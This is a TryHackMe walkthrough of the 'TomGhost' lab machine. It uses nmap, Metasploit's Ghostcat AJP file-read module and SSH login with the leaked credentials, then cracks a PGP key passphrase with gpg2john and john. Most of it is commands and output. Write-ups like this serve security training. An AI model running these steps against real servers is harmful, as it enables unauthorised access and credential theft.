
Tryhackme : TomGhost

This is the walkthrough of tryhackme's machine named TomGhost .




tomghost

Identify recent vulnerabilities to try exploit the system or read files that you should not have access to.

Basic Enumeration

lets begin with some basic nmap enumeration to see open ports and services :



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sSVC -T4 10.10.48.64
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-01 07:05 EDT
Nmap scan report for 10.10.48.64
Host is up (0.16s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f3:c8:9f:0b:6a:c5:fe:95:54:0b:e9:e3:ba:93:db:7c (RSA)
|   256 dd:1a:09:f5:99:63:a3:43:0d:2d:90:d8:e3:e1:1f:b9 (ECDSA)
|_  256 48:d1:30:1b:38:6c:c6:53:ea:30:81:80:5d:0c:f1:05 (ED25519)
53/tcp   open  tcpwrapped
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http       Apache Tomcat 9.0.30
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.30
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.55 seconds
```


so there are 4 open ports , there is SSH open that can be used for logging in if we have some credentials .

then there is port 53 open which do not have a specified running service ,

then there is apache jserv server running and lastly we have a apache tomcat webserver running on port 8080

Vulnerability Searching

lets see if tomcat is anyhow vulnerable :



apache tomcat 9.0.30 exploit

About 1,900 results (0.29 seconds)


https://www.exploit-db.com › exploits

Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion (Metasploit)

13-Nov-2020 — **Apache Tomcat** - AJP 'Ghostcat' File Read/Inclusion (Metasploit). ... This **vulnerability** report identified a mechanism that allowed: ...


there is a file inclusion vulnerability , which can be exploited using metasploit .

lets look for it in metasploit :




```
msf6 > search apache tomcat

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  auxiliary/dos/http/apache_commons_fileupload_dos  2014-02-06       normal     No     Apache Commons FileUpload and Apache Tomcat DoS
   1  exploit/multi/http/struts_dev_mode                2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
   2  exploit/multi/http/struts2_namespace_ognl         2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   3  exploit/multi/http/struts_code_exec_classloader   2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code
Execution
   4  auxiliary/admin/http/tomcat_ghostcat              2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   5  exploit/windows/http/tomcat_cgi_cmdlineargs       2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vul
nerability
```

we can use the auxiliary number 4 :




```
msf6 > use 4
msf6 auxiliary(admin/http/tomcat_ghostcat) > show options

Module options (auxiliary/admin/http/tomcat_ghostcat):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   AJP_PORT  8009             no        The Apache JServ Protocol (AJP) port
   FILENAME  /WEB-INF/web.xml yes       File name
   RHOSTS                     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     8080             yes       The Apache Tomcat webserver port (TCP)
   SSL       false            yes       SSL

msf6 auxiliary(admin/http/tomcat_ghostcat) > █
```

setting up options and executing it :



```
msf6 auxiliary(admin/http/tomcat_ghostcat) > set rhosts 10.10.48.64
rhosts ⇒ 10.10.48.64
msf6 auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against 10.10.48.64
Status Code: 200
Accept-Ranges: bytes
ETag: W/"1261-1583902632000"
Last-Modified: Wed, 11 Mar 2020 04:57:12 GMT
Content-Type: application/xml
```

now in the results we have some credentials :




```
  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to GhostCat
        skyfuck:8730281lkjlkjdqlksalks
  </description>

</web-app>

[+] 10.10.48.64:8080 - /root/.msf4/loot/20220701071238_def
[*] Auxiliary module execution completed
sf6 auxiliary(admin/http/tomcat_ghostcat) >
```

lets use those credentials to login .

Initial Foothold


so lets login to the machine from the credentials we got :



```
┌──(root㉿kali)-[/home/kali]
└─# ssh skyfuck@10.10.48.64
skyfuck@10.10.48.64's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Last login: Fri Jul  1 03:27:13 2022 from 10.17.47.112
```

and we got logged in .

we have 2 files in our home directory :




```
skyfuck@ubuntu:~$ ls -l
total 12
-rw-rw-r-- 1 skyfuck skyfuck  394 Mar 10  2020 credential.pgp
-rw-rw-r-- 1 skyfuck skyfuck 5144 Mar 10  2020 tryhackme.asc
skyfuck@ubuntu:~$ 
```

one is a pgp file and other is a asc file .


lets move them to our system and crack the credentials.pgp file using john .

transferring using scp :




```
┌──(root㉿kali)-[/home/kali]
└─# scp skyfuck@10.10.48.64:{credential.pgp,tryhackme.asc} .
skyfuck@10.10.48.64's password:
credential.pgp                                                                        100%  394     2.5KB/s   00:00
skyfuck@10.10.48.64's password:
tryhackme.asc                                                                         100% 5144    31.9KB/s   00:00
```

using gpg2john to create hash :



```
┌──(root㉿kali)-[/home/kali/tom-ghost]
└─# gpg2john tryhackme.asc > tomcat-hash

File tryhackme.asc
```


cracking the hash using john :



```
┌──(root㉿kali)-[/home/kali/tom-ghost]
└─# john tomcat-hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65536 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia1
loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alexandru        (tryhackme)
1g 0:00:00:00 DONE (2022-07-01 06:53) 10.00g/s 10720p/s 10720c/s 10720C/s marshall..alexandru
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

so we got the password as alexandru.


lets import the key :



```
┌──(root㉿kali)-[/home/kali/tom-ghost]
└─# gpg --import tryhackme.asc
gpg: key 8F3DA3DEC6707170: public key "tryhackme <stuxnet@tryhackme.com>" imported
gpg: key 8F3DA3DEC6707170: secret key imported
gpg: key 8F3DA3DEC6707170: "tryhackme <stuxnet@tryhackme.com>" not changed
gpg: Total number processed: 2
gpg:               imported: 1
gpg:              unchanged: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1
```

use the password we cracked above , when prompted for password .

